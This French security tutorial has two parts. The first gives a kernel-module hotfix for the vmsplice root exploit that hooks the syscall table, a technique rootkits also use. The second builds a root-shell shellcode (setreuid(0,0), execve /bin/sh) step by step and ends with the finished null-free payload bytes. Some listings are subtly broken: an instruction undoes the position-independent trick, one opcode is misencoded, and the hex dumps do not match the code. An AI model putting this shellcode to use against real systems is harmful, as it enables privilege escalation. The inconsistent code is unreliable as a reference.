Il n'est pas possible de patcher entièrement ce type de vulnérabilité à chaud : effectivement, la seule manière de réellement corriger la faille est de corriger le code source (ce qui a été fait sur tous les miroirs depuis) en ajoutant la validation des pointeurs iov_base par access_ok() dans les fonctions concernées. Sur un système non patché, il convient plutôt d'interdire l'appel système correspondant, sys_vmsplice, qui est très peu utilisé et n'est pas obligatoire puisque il peut être réalisé à l'aide d'un enchaînement d'autres appels systèmes. Ici, nous ne prenons pas une mesure aussi radicale. Nous vérifions si le pointeur est valide ou non avant d'accepter l'appel système. Il faut être conscient que le code vulnérable est encore présent en mémoire et que la correction n'est pas forcément complète (mais paraît equilibrée entre un système vulnérable et un appel système en moins). Si besoin, nous fournissons plus loin dans cette page la ligne à rajouter pour compléter la correction.

Nous avons donc codé un module qui va détourner l'appel système correspondant, logguer tout appel contenant un pointeur invalide puis retourner EFAULT (Bad Address). Voici donc le hotfix pour Intel x86 que nous vous proposons. Les parties importantes sont abondamment commentées :

```
/*
##########################################################
######################
# Vmsplice HotFix par François GOICHON pour bases-hacking.org #
##########################################################
######################
*/


// ATTENTION ! FAIRE SYNC AVANT *TOUT* INSMOD || RMMOD

//Les headers standards quand on fait du kernel module
#include <linux/kernel.h> // On travaille dans le kernel
#include <linux/module.h> // On fait un module
#include <linux/syscalls.h> //Les symboles des syscalls
#include <asm/unistd.h> // La liste des syscalls pour __NR

#include <linux/tty.h> // Pour l'utilisationd des terminaux
#include <linux/version.h> // Pour LINUX_VERSION_CODE
#include <linux/sched.h> // Besoin pour init_mm & stuff et current
#include <asm/uaccess.h> // Pour get_user()

#include <asm/cacheflush.h> // Pour global_flush_tlb() ,
change_page_attr()
```

```
#include <asm/page.h> // Macro virt_to_page()
#include <linux/init.h> // Pour KERNEL_PAGE

/*
################
# Infos Module #
################
*/
MODULE_LICENSE("GPL"); //Pour avoir accès complet au système, ne pas souiller le kernel
MODULE_AUTHOR("François GOICHON, www.bases-hacking.org");
MODULE_DESCRIPTION("Hotfix contre l'exploit root Vmsplice, moche et dangereux ;) (02/2008)");


/*
######################
# Ecriture Terminal #
######################
*/

[...]
//Définition de la fonction printf(char *) qui va écrire une chaîne sur le terminal
//courant ainsi que dans les logs systèmes
//Ceci ne nous intéresse pas réellement ici, ce n'est finalement que de la présentation



/*
##########################
# Réécriture du syscall #
##########################
*/

/*
* On synchronise le déchargement du module : le module ne se déchargera que quand
* plus personne n'utilisera notre syscall
*/

static int synchro = 0;

/*
* La table des appels systèmes n'est plus exportée
* dans les kernels 2.6.x, pour ça qu'il n'y a pas l'extern
* qu'on peut voir dans toutes les références
*
* Elle sera remplie par get_sct()
```

```
* Static (on ne rigole pas avec la table des sycalls..)
*/
static void **sys_call_table = NULL;

/*
* On va remplacer un appel système. On va donc garder un
* pointeur vers le syscall original (au cas uù quelqu'un l'aurait
* modifié avant nous)
*/

asmlinkage long (*vmsplice_original) (int fd, const struct iovec __user
*iov, unsigned long nr_segs, unsigned int flags);

/*
* On redéfinit le syscall
*/

//Syscall de raccordement de pages utilisateurs à un tube
asmlinkage long notre_sys_vmsplice (int fd, const struct iovec __user
*iov, unsigned long nr_segs, unsigned int flags) {

        synchro++; //printf n'est pas atomique
        if (unlikely(!access_ok(VERIFY_READ, iov->iov_base, iov-
        >iov_len)))
        {
        printk(KERN_ALERT "Exploit root vmsplice sûrement tenté par
        %d\n",current->uid); //current pointe le contexte courant
        synchro--;
        return -EFAULT;
        }

        synchro--;

        return vmsplice_original(fd,iov,nr_segs,flags);
}

static int get_sct (void) {
        unsigned long *ptr;

        /*
        * le symbole sys_call_table n'étant plus exportée, on doit
        * la retrouver manuellement, "the hackish way" comme qui
        dirait.
        *
        * La syscall table est contenue dans le segment Kernel Data
        * situé à la suite de Kernel Code (entre end_code et end_data
        donc)
        * On le repère grâce à  trois appels choisis arbitrairement
        * Ici, sys_close() puis confirmation avec sys_read() et sys_open
        *
```

```
* Consulter asm/unistd.h pour plus de compréhension de l'algo
et
* des constantes utilisées
*
* Cet algo n'est pas portable
*/

ptr=(unsigned long *)((init_mm.end_code + 4) & 0xfffffffc);

printf("Recherche de l'adresse de sys_call_table ...");
printk("Début: 0x%p Fin: 0x%p\n",(unsigned long
*)init_mm.end_code,(unsigned long *)init_mm.end_data);
printk("Ptr: 0x%p\n",(unsigned long *)ptr);


/* On fouille la section des données */
while((unsigned long )ptr < (unsigned long)init_mm.end_data) {
        if ((unsigned long *)*ptr == (unsigned long *)sys_close) {

                printk (KERN_INFO " -> Appel sys_close() trouvé à
                0x%p\n", ptr);

                if ((unsigned long *)*((ptr-__NR_close)+__NR_read)
                == (unsigned long *) sys_read && *((ptr-
                __NR_close)+__NR_open) == (unsigned long)
                sys_open ) {

                        printk (" -> table des syscalls possible à 0x
                        %p\n", ptr-__NR_close);
                        printk (" -> sys_write à 0x%p\n", (unsigned
                        long *)*(ptr-__NR_close+4));
                        printk (" -> sys_fork à 0x%p\n", (unsigned
                        long *)*(ptr-__NR_close+2));

                        sys_call_table = (void **) ((unsigned long *)
                        (ptr-__NR_close));

                        break;
                }

        }
        ptr++;
}

printk(KERN_INFO"sys_call_table trouvée à : 0x%p\n",
sys_call_table);

if (sys_call_table == NULL) return 0;
else return 1;
```

```
}


static int is_address_writable(unsigned long address)
//Vérifie si on peut écrire à l'adresse address, retourne <= 0 en cas
d'erreur, 1 sinon
{
        pgd_t *pgd = pgd_offset_k(address);
#ifdef PUD_SIZE
        pud_t *pud;
#endif
        pmd_t *pmd;
        pte_t *pte;

        if (pgd_none(*pgd))
        return -1;
#ifdef PUD_SIZE
        pud = pud_offset(pgd, address);
        if (pud_none(*pud))
        return -1;
        pmd = pmd_offset(pud, address);
#else
        pmd = pmd_offset(pgd, address);
#endif
        if (pmd_none(*pmd))
                return -1;

        if (pmd_large(*pmd))
                pte = (pte_t *)pmd;
        else
                pte = pte_offset_kernel(pmd, address);

        if (!pte || !pte_present(*pte))
                return -1;

        return pte_write(*pte) ? 1 : 0;
}


/*
############################
# Init/Cleanup du module#
############################
*/

//Initialisation du module - remplacement de open()
int init_module(void)
{
```

```
	//Attention - trop tard, mais peut-être pour la prochaine fois..

	printf("Module dangereux : sync nécessaire avant
	chargement\n");
	printf("La fin du module est encore plus dangereuse ! Sync
	avant rmmod si votre système de fichiers vous importe...\n");

	printk(KERN_INFO "Hotfix pour l'exploit Vmsplice chargé\n");

	if (!get_sct())
		{ //Si le remplissage de la syscall table n'a pas marché
		printf("Table des appels système introuvable.
		Abandon...\n");
		return 1;
	}

	printf("Table des appels système trouvée\n");

	if (!is_address_writable((unsigned long)sys_call_table))
	{
		printk("La table des appels système est peut-être en read-
		only\n");
		change_page_attr(virt_to_page(sys_call_table), 1,
		PAGE_KERNEL);
		global_flush_tlb();
	}

	//On garde en mémoire l'ancien syscall et on le remplace


	//On pourait vérifier avant avec ls -l /boot/vmlinuz-`uname -r`
	que la date du fichier < 8 Février 2008
	//mais l'administrateur est censé savoir si son système est
	vulnérable avant d'appliquer ce genre de patch
	vmsplice_original = sys_call_table[__NR_vmsplice];
	sys_call_table[__NR_vmsplice] = notre_sys_vmsplice;


	printf("Système patché\n");

	return 0;
}


//Fin du module : on nettoie nos bêtises
void cleanup_module(void)
{

	printf("Retour des syscalls à la normale...\n");
```

```
        //Retourner la table des syscalls à la normale
        if (sys_call_table[__NR_vmsplice] != notre_sys_vmsplice) {
                printf("Quelqu'un d'autre a joué avec la table des appels
                système\n");
                printf("Le système a de fortes chances de s'en retirer
                dans un état instable..\n");
        }

        sys_call_table[__NR_vmsplice] = vmsplice_original;


        printk(KERN_INFO "En attente de synchronisation\n");
        while(synchro);

        printk(KERN_INFO "Hotfix pour l'exploit Vmsplice déchargé\n");
}
```

Encore une fois, le principe n'est pas si compliqué que ça : dans un premier temps, on appelle la fonction get_sct() qui, à l'aide de quelques appels systèmes dont les positions sont standard et connues, va repérer la table des appels systèmes parmi les données du noyau. Ensuite, on vérifie que la table est accessible en écriture avec la fonction is_address_writable() qui va lire le descripteur correspondant (dans la Page Table). Enfin, on remplace l'adresse du syscall présente dans la table des appels à l'offset correspondant par notre fonction personnalisée.

Cette fonction loggue simplement l'utilisation de vmsplice puis retourne en état d'erreur pour indiquer que l'appel système a echoué. En réalité, le code vulnérable demeure présent en mémoire quelque part comme nous l'avons déjà rappellé. On peut aussi

```
memset(vmsplice_original,0xc3,1);
```

afin de remplacer le premier octet du code vulnérable par un retour à l'appelant, ce qui devrait corriger la faille de manière redoutable mais interdira l'appel système. Ceci dit, ce n'est pas très bon d'une manière générale de réécrire les appels (ce qui est différent de simplement le détourner comme nous faisons).

Enfin, la partie déchargement du module vérifie que personne n'utilise notre appel puis rétabli l'ancien appel à sa place. Afin de compiler, nous fournissons dans nos sources un Makefile adéquat. make insmod permettra de charger le module et make rmmod de le décharger proprement. Illustration avec une tentative avant déchargement :

```
# make insmod
make[1]: entrant dans le répertoire «
/var/www/hacking/sources/Systeme/Vmsplice/src »
make -C /lib/modules/2.6.24-1-686/build
M=/var/www/hacking/sources/Systeme/Vmsplice/src modules
make[2]: entrant dans le répertoire « /usr/src/linux-headers-2.6.24-1-
686 »
  CC [M]   /var/www/hacking/sources/Systeme/Vmsplice/src/espion.o
```

```
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /var/www/hacking/sources/Systeme/Vmsplice/src/espion.mod.
o
  LD [M]   /var/www/hacking/sources/Systeme/Vmsplice/src/espion.ko
make[2]: quittant le répertoire « /usr/src/linux-headers-2.6.24-1-686 »
make[1]: quittant le répertoire «
/var/www/hacking/sources/Systeme/Vmsplice/src »
sync
insmod src/espion.ko
Module dangereux : sync nécessaire avant chargement

La fin du module est encore plus dangereuse ! Sync avant rmmod si
votre système de fichiers vous importe...

Recherche de l'adresse de sys_call_table ...
Table des appels système trouvée

Détournement des syscalls afin de surveiller le système

OK.
#
```

On effectue une tentative avec un utilisateur normal puis on décharge :

```
# make rmmod
sync
rmmod src/espion.ko
Retour des syscalls à la normale...

# dmesg
[...]
Module dangereux : sync nécessaire avant chargement
La fin du module est encore plus dangereuse ! Sync avant rmmod si
votre système de fichiers vous importe...
Hotfix pour l'exploit Vmsplice chargé
Recherche de l'adresse de sys_call_table ...Début: 0xc02be915 Fin:
0xc0371384
Ptr: 0xc02be918
-> Appel sys_close() trouvé à  0xc02c3718
-> table des syscalls possible à 0xc02c3700
-> sys_write à 0xc0178fb4
-> sys_fork à 0xc01021d7
sys_call_table trouvée à : 0xc02c3700
Table des appels système trouvée
Détournement des syscalls afin de surveiller le système
Exploit root vmsplice sûrement tenté par 1000
Retour des syscalls à la normale...
En attente de synchronisation
Hotfix pour l'exploit Vmsplice déchargé
#
```

Le module se charge correctement et capte les tentatives d'utilisation de l'appel : le hotfix paraît donc fonctionnel.

IV. Ecriture de Shellcode

La fabrication de Shellcode

I°) Ouverture d'un shell

Qu'est ce que le shellcode ?

Le shellcode est une sorte de bytecode. Le bytecode est tout simplement du code éxécutable, une succession de bytes compréhensible pour votre système. Par exemple, quand vous ouvrez un logiciel à l'aide d'un éditeur texte, l'agencement des caractères que vous voyez n'est rien d'autre que la transposition en caractères ascii de ce bytecode. Le bytecode d'un programme contient les segments code, bss et data puisqu'ils sont statiques.
Le shellcode quant à lui est un bytecode destiné tout simplement à faire apparaître un shell, et plus spécifiquement, un shell root quand c'est possible. Notre premier but est donc de coder un programme en assembleur qui va lancer un shell, root s'il possède le bit suid.

Programmer l'affichage d'un shell

Basiquement, un shellcode est composé de deux appels systèmes :

- l'appel setreuid(), syscall 70, qui permet de changer l'effective user id et le real user id. En fait, le shellcode sert souvent à tirer profit d'un programme possédant le bit suid et appartenant au root (Suid Root Program). Souvent, ces programmes se séparent des privilèges du root dès qu'ils en ont l'occasion, question de sécurité. C'est pourquoi il est important d'utiliser l'appel setreuid, pour être sûr d'avoir les privilèges root, quoi qu'il puisse se passer dans le programme.
  La synthaxe de setreuid est setreuid(uid_t realuid, uid_t effectiveuid).

- l'appel execve(), syscall 11, qui est un appel système d'éxécution de binaires qui va nous permettre d'éxécuter /bin/sh (apparition d'un shell). La synthaxe de execve est execve(const char *nomdufichier,char *const argv [], char *const environnementp []).

Au final, certains de vous auront peut-être reconnu l'architecture primaire de certains backdoor sous linux.
Passons maintenant à l'étude du code *affichage-shell.asm* suivant :

```
;affichage-shell.asm

segment .data  ;déclaration du segment des variables initialisées et globales

 cheminshell db "/bin/sh0aaaabbbbb"  ;db déclare une chaine de caractères

segment .text  ;declaration du segment de code

 global _start  ;point d'entrée pour le format ELF

  _start:  ;here we go


   mov eax,70  ;on met eax à 70 pour préparer l'appel à setreuid
   mov ebx,0  ;real uid 0 => root
   mov ecx,0  ;effective uid 0 => root
   int 0x80  ;Syscall 70

   mov eax,0  ;on met 0 dans eax
   mov ebx,cheminshell  ;on met l'adresse de cheminshell dans ebx
   mov [ebx+7],al  ;on met le 0 (de eax) 7 caractères après le début de la chaîne
           ;en fait, on réécrit le 0 de la chaine avec un nul byte
           ;al occupe 1 byte
   mov [ebx+8],ebx  ;on met l'addresse de la chaine 8 caractères après son début
           ;En fait, on réécrit aaaa par l'adresse de cheminshell
   mov [ebx+12],eax  ;12 caractères après le début, on met les 4 bytes de eax
           ;en fait, on réécrit bbbb par 0x00000000
   mov eax,11  ;on met eax à 11 pour préparer l'appel à execve
   lea ecx,[ebx+8]  ;on charge l'adresse de (anciennement) aaaa dans ecx
   lea edx,[ebx+12]  ;on charge l'adresse de (anciennement) bbbb dans edx
   int 0x80  ;Syscall 11
```

Il est sûr que sans une connaissance de l'assembleur, le dernier bloc (appel à execve()) peut paraître plutôt flou, voire carrément obscur... Nous allons donc expliciter ligne par ligne ce qui se passe :

- Tout d'abord, on met le registre eax à 0 (0x00000000 puisque eax a 32 bits)
- Ensuite, on copie l'adresse de cheminshell dans ebx
  A l'adresse pointée par ebx (&cheminshell), on a donc :

```
0 1 2 3 4 5 6 7 8 9   1 1 1 1 1 1 1
                      0 1 2 3 4 5 6

/ b i n / s h 0 a a a  a b b b b \0
```

- Maintenant, on copie le registre al (une byte de eax) à l'adresse pointée par ebx, +7

```
0 1 2 3 4 5 6 7  8 9   1 1 1 1 1 1 1
                       0 1 2 3 4 5 6

/ b i n / s h \        a a a  a b b b b \0
              0
```

- On copie ebx (disons 0x12345678) à l'adresse pointée par ebx, +8 (attention au little endian) :

```
0 1 2 3 4 5 6 7 8  9   1 1 1 1 1 1 1
                       0 1 2 3 4 5 6

/ b i n / s h \  7 5 3 1  b b b b \0
              0  8 6 4 2
```

- On copie ensuite le registre eax (actuellement 0x00000000) à l'adresse pointée par ebx, +12

```
0 1 2 3 4 5 6 7 8  9   1 1 1 1 1 1 1
                       0 1 2 3 4 5 6

/ b i n / s h \  7 5 3 1  \0 \0 \0 \0 \0
              0  8 6 4 2
```

- On met eax à 11 (préparation du syscall 11)
- On charge l'adresse ebx + 8 (lea = Load Effective Address) dans ecx. ecx pointe donc vers ebx + 8 qui pointe vers ebx
- On charge l'adresse ebx + 12 dans edx. edx pointe donc vers ebx + 12 qui pointe vers 0x00000000 (*NULL pointer* ou pointeur nul)
- Enfin, On lance l'appel au kernel qui va lancer le syscall 11 (execve).

Ainsi, quand les arguments de la fonction execve() vont être lus, en premier, il y aura la chaîne "/bin/sh" (la lecture se terminant au nul byte),

en deuxième, un pointeur vers un pointeur vers la ligne de commande (qui revient seulement à "/bin/sh" ici puisqu'il n'y a pas d'argument), et enfin un pointeur vers le pointeur NULL car on a pas besoin d'environnement de programmation spécifique. Au final, la manipulation effectuée dans ce dernier bloc avait juste pour but de créer des pointeurs vers des pointeurs, comme spécifié pour la synthaxe de execve(). Assemblons, linkons et testons ce programme :

```
$ nasm affichage-shell.asm -o affichage-shell.o -f elf && ld -s
affichage-shell.o -o affichage-shell && ./affichage-shell
sh-3.1$
```

Il affiche bien un shell, maintenant, on mets le propriétariat du programme au root et à son groupe, puis on attribue au programme le bit suid pour vérifier qu'il nous donnera bien un shell root :

```
$ su -
Password:
# chown root.root affichage-shell
# chmod +s affichage-shell
# exit
logout
$ ./affichage-shell
sh-3.1# whoami
root
sh-3.1#
```

Parfait, notre programme marche comme prévu. Ceci dit, il ne peut pas encore constituer un réell shellcode, pour deux raisons :

- on utilise le segment data pour stocker le buffer de /bin/sh. Or, le shellcode doit pouvoir être injecté en mémoire et directement éxécuté. Autrement dit, ça ne doit être qu'une suite d'instruction, qu'un segment code, puisqu'il n'aura pas une segmentation mémoire spécifique pendant son éxécution.
- le deuxième problème est évident quand on le regarde dans un éditeur hexadécimal : il y a des 00 partout ! On rappelle que le shellcode doit être copié telle une chaîne de caractères. Autrement dit, s'il y a un null byte, la chaîne s'arrête et le shellcode est coupé (ainsi que le crafted buffer que l'on injectait).

Nous allons maintenant remédier à ces deux problèmes dans l'ordre.

II°) Réaliser un véritable bytecode

Ne pas utiliser le segment data

Nous avons réussi à écrire un programme qui fait apparaître un shell à l'écran, root s'il en a la possibilité, ce qui n'est déjà pas si mal. Maintenant, il faut régler le problème de l'utilisation des segments de mémoire dont on ne doit pas se servir pour le bon fonctionnement du shellcode.

En fait, il faut déclarer la string dans le code (ce que nous savons faire et que nous avons par exemple appliqué dans la partie sur le faux désassemblage). Le problème est de connaître l'adresse de cette chaîne de caractères. Puisque nous ne connaissons pas l'adresse à laquelle va se trouver le shellcode, il faut que l'on soit capable de situer notre variable par rapport à l'EIP (*Extended Instruction Pointer*). Pour ce, il nous suffit au final d'utiliser les appels jump et call.

L'appel jump change l'adresse de l'EIP vers une adresse de notre choix. Call fait la même chose, mais en plus, il ajoute l'adresse de retour sur la pile où doit retourner EIP une fois l'appel terminé : cela nous suffit donc pour remplir notre objectif. En effet, si nous déclarons la chaine à la fin du programme, que nous utilisons une instruction jmp pour arriver à l'adresse de la chaine puis une instruction call, le fond de la pile ne sera rien d'autre que l'adresse de la chaine, qu'il nous suffit de popper de la pile et de placer dans une variable. Nous avons donc simplement utilisé ce "tour de passe-passe" dans la pile dans le code suivant pour produire quelque chose qui ressemble réellement à un bytecode digne de ce nom.

Bytecode primaire de shellcode

Voici donc le code de la partie précédente où nous avons appliqué le principe énoncé :

```
;shellcode.asm

   mov eax,70  ;on mets eax à 70 pour préparer l'appel à setreuid
   mov ebx,0  ;real uid 0 => root
   mov ecx,0  ;effective uid 0 => root
   int 0x80  ;Syscall 70

   jmp chaine  ;On va au label <chaine>

retour:  ;On arrive ici après le call : le fond de la pile est l'adresse de
```

```
retour du call, donc l'adresse de cheminshell
  pop ebx  ;On enlève cette adresse de la pile (avec pop) et on la
place dans ebx

  mov eax,0  ;on mets 0 dans eax
  mov ebx,cheminshell  ;on mets l'adresse de cheminshell dans ebx
  mov [ebx+7],al  ;on mets le 0 (de eax) 7 caractères après le début
de la chaîne
        ;en fait, on réécrit le 0 de la chaine avec un nul byte
        ;al occupe 1 byte
  mov [ebx+8],ebx  ;on mets l'addresse de la chaine 8 caractères
après son début
        ;En fait, on réécrit aaaa par l'adresse de cheminshell
  mov [ebx+12],eax  ;12 caractères après le début, on mets les 4
bytes de eax
        ;en fait, on réécrit bbbb par 0x00000000
  mov eax,11  ;on mets eax à 11 pour préparer l'appel à execve
  lea ecx,[ebx+8]  ;on charge l'adresse de (anciennement) aaaa dans
ecx
  lea edx,[ebx+12]  ;on charge l'adresse de (anciennement) bbbb
dans edx
  int 0x80  ;Syscall 11

chaine:  ;label chaine où on arrive après le jump
  call retour  ;On retourne au label retour en mettant l'adresse de la
prochaine instruction (cheminshell) dans la pile
  cheminshell db "/bin/sh0aaaabbbb"
```

Puisqu'il n'y a plus de segments, nous ne pouvons lancer le programme et démontrer l'utilisation de cette technique, il nous faudra attendre l'utilisation finale du shellcode pour le vérifier.

Examinons maintenant le bytecode obtenu à l'aide d'hexedit :

```
$ nasm shellcode.asm
$ hexedit shellcode
00000000   66 B8 46 00  00 00 66 BB  00 00 00 00  66 B9 00 00
 f.F...f.....f...
00000010   00 00 CD 80  EB 28 66 5B  66 B8 00 00  00 00 67 88  .....
(f[f.....g.
00000020   43 07 66 67  89 5B 08 66  67 89 43 0C  66 B8 0B 00  C.fg.
[.fg.C.f...
00000030   00 00 66 67  8D 4B 08 66  67 8D 53 0C  CD 80 E8 D5
 ..fg.K.fg.S.....
```

```
00000040   FF 2F 62 69  6E 2F 73 68  30 61 61 61  61 62 62 62
 ./bin/sh0aaaabbb
00000050   62                                                  b
```

On remarque les nombreux 00. Or, un 00 dans un shellcode injecté terminerait la chaîne et donc le dépassement de mémoire, c'est pourquoi nous devons dans une dernière étape supprimer tous les bytes nuls de ce bytecode.

III°) Supprimer les Null Bytes

Enlever les 0 explicités dans le code

On rappelle le bytecode final obtenu à l'étape précédente :

```
00000000   66 B8 46 00  00 00 66 BB  00 00 00 00  66 B9 00 00
 f.F...f.....f...
00000010   00 00 CD 80  EB 28 66 5B  66 B8 00 00  00 00 67 88  .....
(f[f.....g.
00000020   43 07 66 67  89 5B 08 66  67 89 43 0C  66 B8 0B 00  C.fg.
[.fg.C.f...
00000030   00 00 66 67  8D 4B 08 66  67 8D 53 0C  CD 80 E8 D5
 ..fg.K.fg.S.....
00000040   FF 2F 62 69  6E 2F 73 68  30 61 61 61  61 62 62 62
 ./bin/sh0aaaabbb
00000050   62                                                  b
```

On remarque trois successions particulières de bytes qui se répètent, à savoir des blocs de 4 bytes nuls. En traduisant ces blocs en hexadécimal, on obtient trivialement 0x00000000 : il s'agit sûrement de 0 explicités dans le code. En observant le code, on trouve facilement les trois instructions coupables, toutes trois de la forme mov ***registre***,0. Avec nos connaissances en assembleur, on peut régler ce problème en utilisant l'instruction XOR (OU exclusif). Par définition, le OU exclusif retourne un résultat de 0 si on XOR une variable par rapport à elle même. Ie, XOR ***registre***,***registre*** place le résultat du XOR (c'est à dire 0) dans *registre*, et c'est gagné !

Voici le code après avoir supprimé les 0 explicités :

```
;shellcode.asm

   mov eax,70  ;on mets eax à 70 pour préparer l'appel à setreuid
```

```
  xor ebx,ebx  ;real uid 0 => root
  xor ecx,ecx  ;effective uid 0 => root
  int 0x80  ;Syscall 70

  jmp chaine  ;On va au label <chaine>

retour:  ;On arrive ici après le call : le fond de la pile est l'adresse de retour du call, donc l'adresse de cheminshell
  pop ebx  ;On enlève cette adresse de la pile (avec pop) et on la place dans ebx

  xor eax,eax  ;on mets 0 dans eax
  mov ebx,cheminshell  ;on mets l'adresse de cheminshell dans ebx
  mov [ebx+7],al  ;on mets le 0 (de eax) 7 caractères après le début de la chaîne
        ;en fait, on réécrit le 0 de la chaine avec un nul byte
        ;al occupe 1 byte
  mov [ebx+8],ebx  ;on mets l'addresse de la chaine 8 caractères après son début
        ;En fait, on réécrit aaaa par l'adresse de cheminshell
  mov [ebx+12],eax  ;12 caractères après le début, on mets les 4 bytes de eax
        ;en fait, on réécrit bbbb par 0x00000000
  mov eax,11  ;on mets eax à 11 pour préparer l'appel à execve
  lea ecx,[ebx+8]  ;on charge l'adresse de (anciennement) aaaa dans ecx
  lea edx,[ebx+12]  ;on charge l'adresse de (anciennement) bbbb dans edx
  int 0x80  ;Syscall 11

chaine:  ;label chaine où on arrive après le jump
  call retour  ;On retourne au label retour en mettant l'adresse de la prochaine instruction (cheminshell) dans la pile
  cheminshell db "/bin/sh0aaaabbbb"
```

Et le nouveau bytecode après modification :

```
00000000   66 B8 46 00  00 00 66 31  DB 66 31 D9  CD 80 E9 25
 f.F...f1.f1....%
00000010   00 66 5B 66  31 C0 67 88  43 07 66 67  89 5B 08 66
 .f[f1.g.C.fg.[.f
00000020   67 89 43 0C  66 B8 0B 00  00 00 66 67  8D 4B 08 66
 g.C.f.....fg.K.f
00000030   67 8D 53 0C  CD 80 E8 D8  FF 2F 62 69  6E 2F 73 68
```

```
 g.S...../bin/sh
00000040   30 61 61 61  61 62 62 62  62
0aaaabbbb
```

Hmm, il en reste encore...

Enlever les 0 dûs à l'utilisation de registres 32 bits pour des valeurs de 8 bits

On remarque cette fois deux blocs de 3 bytes nuls consécutifs. La mise en relation entre le premier bloc de zéros et la première instruction du programme nous donne encore une fois immédiatement la raison de la présence de ces null bytes : on s'aperçoit que ces opcodes semblent provenir de mov eax,70 et mov eax,11. Effectivement, après un essai, on s'aperçoit que mov eax,70 s'assemble en 66 B8 46 00 00 00. Et oui ! On se rappelle que l'adressage des registres se fait sur 32 bits, donc 70 s'écrira 0x00000046 dans eax. Par conséquent, il suffit d'utiliser le registre al de 8 bits (sans oublier de faire un xor avant sur eax pour que les autres bytes soient forcément nulles et qu'on ait bien la valeur 70 dans le registre). On modifie encore une fois le code :

```
;shellcode.asm

  xor eax,eax  ;on mets eax à 0
  mov al,70  ;on mets al (donc eax) à 70 pour préparer l'appel à
setreuid
  xor ebx,ebx  ;real uid 0 => root
  xor ecx,ecx  ;effective uid 0 => root
  int 0x80  ;Syscall 70

  jmp chaine  ;On va au label <chaine>

retour:  ;On arrive ici après le call : le fond de la pile est l'adresse de
retour du call, donc l'adresse de cheminshell
  pop ebx  ;On enlève cette adresse de la pile (avec pop) et on la
place dans ebx

  xor eax,eax  ;on mets 0 dans eax
  mov ebx,cheminshell  ;on mets l'adresse de cheminshell dans ebx
  mov [ebx+7],al  ;on mets le 0 (de eax) 7 caractères après le début
de la chaîne
        ;en fait, on réécrit le 0 de la chaine avec un nul byte
        ;al occupe 1 byte
```

```
   mov [ebx+8],ebx  ;on mets l'addresse de la chaine 8 caractères
après son début
            ;En fait, on réécrit aaaa par l'adresse de cheminshell
   mov [ebx+12],eax  ;12 caractères après le début, on mets les 4
bytes de eax
            ;en fait, on réécrit bbbb par 0x00000000
   mov al,11  ;on mets al (donc eax) à 11 pour préparer l'appel à
execve
   lea ecx,[ebx+8]  ;on charge l'adresse de (anciennement) aaaa dans
ecx
   lea edx,[ebx+12]  ;on charge l'adresse de (anciennement) bbbb
dans edx
   int 0x80  ;Syscall 11

chaine:  ;label chaine où on arrive après le jump
   call retour  ;On retourne au label retour en mettant l'adresse de la
prochaine instruction (cheminshell) dans la pile
   cheminshell db "/bin/sh0aaaabbbb"
```

Et on l'ouvre dans un éditeur hexadécimal :

```
00000000   66 31 C0 B0  46 66 31 DB  66 31 D9 CD  80 E9 24 00
 f1..Ff1.f1....$.
00000010   66 5B 66 31  C0 67 88 43  07 66 67 89  5B 08 66 67
 f[f1.g.C.fg.[.fg
00000020   89 43 0C 66  31 C0 B0 0B  66 67 8D 4B  08 66 67 8D
 .C.f1...fg.K.fg.
00000030   53 0C CD 80  E8 D9 FF 2F  62 69 6E 2F  73 68 30 61
 S....../bin/sh0a
00000040   61 61 61 62  62 62 62
aaabbbb
```

On y est presque ! Plus qu'un byte nul...

Enlever le 0 dû à l'utilisation du jmp long et supprimer les préfixes 16 bits

Le dernier null byte restant peut être plus dur à examiner pour les non-initiés à l'assemblage. En mettant en relation le code et le bytecode, on s'aperçoit que c'est le jmp qui nous emmène à la fin du code qui créé ce 00. En effet, les jmp peuvent modifier l'EIP d'un offset de 2^{16}. Par conséquent, l'écriture de l'offset se fait sur 16 bits. Or, notre programme étant court, nous n'avons pas besoin d'écrire l'offset sur 16 bits, on peut très bien se contenter de 8 bits (décalage maximum de 256, beaucoup plus grand que la taille de notre shellcode)

La solution est tout simplement d'utiliser l'instruction jmp short qui remplit exactement cette fonction.

Aussi, afin de raccourcir notre shellcode, on peut enlever les 9 bytes désormais obsolètes que sont "0aaaabbbb" à la fin de la chaîne. En effet, nous ne travaillons plus dans un programme et les bytes qu'occupent ces caractères sont, pendant une vraie injection de shellcode en mémoire, de l'espace dans la pile qui a été dépassé et qui de toute façon n'était pas destiné à recevoir le buffer travaillé qui est envoyé, il n'y en a donc aucun besoin dans note bytecode.

Enfin, on rajoute BITS 32 au début du programme pour indiquer qu'on travaille avec les opcodes 32 bits (en réalité, les préfixes d'opcodes changent, on remarquera par exemple la disparition des 0x66).

Voici donc notre code final :

```
;shellcode.asm


BITS 32

  xor eax,eax  ;on mets eax à 0
  mov al,70  ;on mets al (donc eax) à 70 pour préparer l'appel à setreuid
  xor ebx,ebx  ;real uid 0 => root
  xor ecx,ecx  ;effective uid 0 => root
  int 0x80  ;Syscall 70

  jmp short chaine  ;On va au label <chaine>

retour:  ;On arrive ici après le call : le fond de la pile est l'adresse de retour du call, donc l'adresse de cheminshell
  pop ebx  ;On enlève cette adresse de la pile (avec pop) et on la place dans ebx

  xor eax,eax  ;on mets 0 dans eax
  mov ebx,cheminshell  ;on mets l'adresse de cheminshell dans ebx
  mov [ebx+7],al  ;on mets le 0 (de eax) 7 caractères après le début de la chaîne
        ;en fait, on réécrit le 0 de la chaine avec un nul byte
        ;al occupe 1 byte
  mov [ebx+8],ebx  ;on mets l'addresse de la chaine 8 caractères après son début
        ;En fait, on réécrit aaaa par l'adresse de cheminshell
  mov [ebx+12],eax  ;12 caractères après le début, on mets les 4
```

```
bytes de eax
          ;en fait, on réécrit bbbb par 0x00000000
  mov al,11  ;on mets al (donc eax) à 11 pour préparer l'appel à
execve
  lea ecx,[ebx+8]  ;on charge l'adresse de (anciennement) aaaa dans
ecx
  lea edx,[ebx+12]  ;on charge l'adresse de (anciennement) bbbb
dans edx
  int 0x80  ;Syscall 11

chaine:  ;label chaine où on arrive après le jump
  call retour  ;On retourne au label retour en mettant l'adresse de la
prochaine instruction (cheminshell) dans la pile
  cheminshell db "/bin/sh"
```

Et, enfin, notre shellcode :

```
00000000   31 C0 B0 46  31 DB 31 D9  CD 80 EB 16  5B 31 C0 88
 1..F1.1.....[1..
00000010   43 07 89 5B  08 89 43 0C  B0 0B 8D 4B  08 8D 53 0C  C..
[..C....K..S.
00000020   CD 80 E8 E5  FF FF FF 2F  62 69 6E 2F  73 68
       ...../bin/sh
```

